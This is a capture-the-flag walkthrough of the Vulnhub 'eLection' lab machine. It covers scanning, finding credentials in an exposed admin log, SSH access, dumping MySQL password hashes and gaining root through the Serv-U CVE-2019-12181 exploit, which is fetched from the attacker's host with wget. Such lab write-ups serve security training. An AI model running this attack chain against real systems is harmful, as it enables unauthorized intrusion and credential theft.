Vulnhub: eLection

July 24, 2020
IP: 192.168.56.104


Initial Scan:

```
Nmap scan report for 192.168.56.104
Host is up (0.00017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

More thorough scan:

```
crazyeights@es-base:~$ nmap -A -p- 192.168.56.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 17:45 EDT
Nmap scan report for 192.168.56.104
Host is up (0.000099s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
|_  256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Checked Index.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- `ports.conf` is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers **`a2enmod`**, **`a2dismod`**, **`a2ensite`**, **`a2dissite`**, and **`a2enconf`**, **`a2disconf`** . See their respective man pages for detailed

Ran nikto to check server for configuration:

```
crazyeights@es-base:~$ nikto -h http://192.168.56.104
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.104
+ Target Hostname:    192.168.56.104
+ Target Port:        80
+ Start Time:         2020-07-24 17:46:56 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6,
size: 59558e1434548, mtime: gzip
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37).
```

```
Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8067 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:             2020-07-24 17:47:41 (GMT-4) (45 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Went to phpmyadmin
Checked default credentials

Enumerating server:

```
crazyeights@es-base:~$ dirb http://192.168.56.104
---- Scanning URL: http://192.168.56.104/ ----
+ http://192.168.56.104/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://192.168.56.104/javascript/
+ http://192.168.56.104/phpinfo.php (CODE:200|SIZE:95517)
==> DIRECTORY: http://192.168.56.104/phpmyadmin/
+ http://192.168.56.104/robots.txt (CODE:200|SIZE:30)
+ http://192.168.56.104/server-status (CODE:403|SIZE:279)
```

Checking robots.txt:

Contains:

- admin
- wordpress
- user
- election

- Checking admin: got 404
- Checking wordpress: got 404
- Checking user: got 404

Checking election:

Rerunning dirb from election:

```
crazyeights@es-base:~$ dirb http://192.168.56.104/election

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.104/election/ ----
==> DIRECTORY: http://192.168.56.104/election/admin/
==> DIRECTORY: http://192.168.56.104/election/data/
+ http://192.168.56.104/election/index.php (CODE:200|SIZE:7003)
==> DIRECTORY: http://192.168.56.104/election/js/
==> DIRECTORY: http://192.168.56.104/election/languages/
==> DIRECTORY: http://192.168.56.104/election/lib/
==> DIRECTORY: http://192.168.56.104/election/media/
==> DIRECTORY: http://192.168.56.104/election/themes/

---- Entering directory: http://192.168.56.104/election/admin/ ----
==> DIRECTORY: http://192.168.56.104/election/admin/ajax/
==> DIRECTORY: http://192.168.56.104/election/admin/components/
==> DIRECTORY: http://192.168.56.104/election/admin/css/
==> DIRECTORY: http://192.168.56.104/election/admin/img/
==> DIRECTORY: http://192.168.56.104/election/admin/inc/
+ http://192.168.56.104/election/admin/index.php (CODE:200|SIZE:8964)
==> DIRECTORY: http://192.168.56.104/election/admin/logs/
[SNIP]
```

Checked election/admin: Dead End.

Checking the admin logs:

```
http://192.168.56.104/election/admin/logs/

File system.log
Contents:
[2020-01-01 00:00:00] Assigned Password for the user love: P@$$w0rd@123
[2020-04-03 00:13:53] Love added candidate 'Love'.
[2020-04-08 19:26:34] Love has been logged in from Unknown IP on Firefox
(Linux).
```

Tried found credentials with SSH.

```
crazyeights@es-base:~$ ssh love@192.168.56.104
```

Finding user flag:

```
love@election:~$ ls -R
.:
Desktop  Documents  Downloads  Music  Pictures    Public    Templates
Videos

./Desktop:
user.txt

love@election:~$ cat Desktop/user.txt
cd38ac698c0d793a5236d01003f692b0
```

Finding root flag:

Tried:

- sudo -l
- find / -perm u=s 2>/dev/null

```
love@election:~$ id
uid=1000(love) gid=1000(love)
groups=1000(love),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpa
dmin),126(sambashare)

love@election:~$ lsb_release -a
No LSB modules are available.
Distributor ID:    Ubuntu
Description:    Ubuntu 18.04.4 LTS
Release:    18.04
Codename:    bionic

love@election:~$ find / -group adm -type f 2>/dev/null
```

Checking database connections for passwords:

```
love@election:/$ cat /var/www/html/election/admin/inc/conn.php
```

```
<?php
    error_reporting(0);
    session_start();
    $db_host = "localhost";
    $db_user = "newuser";
    $db_pass = "password";
    $db_name = "election";
    $connection = mysqli_connect($db_host,$db_user,$db_pass,$db_name);
    if(!$connection){
       echo "FATAL ERROR!";
       exit();
    }
?>
```

On the host login to mysql:

```
love@election:/etc/mysql$ mysql -u newuser -p'password' -h localhost -D
election
MariaDB [election]> show
      -> ;
+--------------------+
| Database           |
+--------------------+
| election           |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [election]> use mysql;
Database changed
MariaDB [mysql]> show tables;

MariaDB [mysql]> select * from user;
In table:
| localhost | root      | *9CFBBC772F3F6C106020035386DA5BBBF1249A11 | Y
```

Google it:
9CFBBC772F3F6C106020035386DA5BBBF1249A11:toor

love@election:/etc/mysql$ su root
Password:
su: Authentication failure

Not the root password.

```
love@election:~$ find / -group www-data -type f 2>/dev/null

There is file /var/www/.bash_history
love@election:~$ cat /var/www/.bash_history
...
```

Is a dead-end

```
love@election:~$ find / -perm /4000 2>/dev/null
....
/usr/local/Serv-U/Serv-U
```

Serv-U Privilege Escalation:

Using CVE-2019-12181 Serv-U 15.1.6 Privilege Escalation

- https://www.exploit-db.com/exploits/47009

```
love@election:/usr/local/Serv-U$ cat Serv-U-StartupLog.txt
[01] Sat 25Jul20 03:12:49 - Serv-U File Server (64-bit) - Version 15.1
(15.1.6.25) - (C) 2017 SolarWinds Worldwide, LLC.  All rights reserved.
love@election:~$ wget http://192.168.56.1/47009.c
--2020-07-25 04:47:17--  http://192.168.56.1/47009.c
Connecting to 192.168.56.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 619 [text/x-csrc]
Saving to: '47009.c'

47009.c
100%[======================================================================
==>]  619  --.-KB/s    in 0s

2020-07-25 04:47:17 (78.9 MB/s) - '47009.c' saved [619/619]
```

```
love@election:~$ gcc -o pe 47009.c
love@election:~$ ./pe
uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
opening root shell
# id
uid=0(root) gid=0(root)
groups=0(root),4(adm),24(cdrom),30(dip),33(www-data),46(plugdev),116(lpadmin),126(sambashare),1000(love)
# cd /root
# ls
root.txt
# cat root.txt
5238feefc4ffe09645d97e9ee49bc3a6
```

FIN.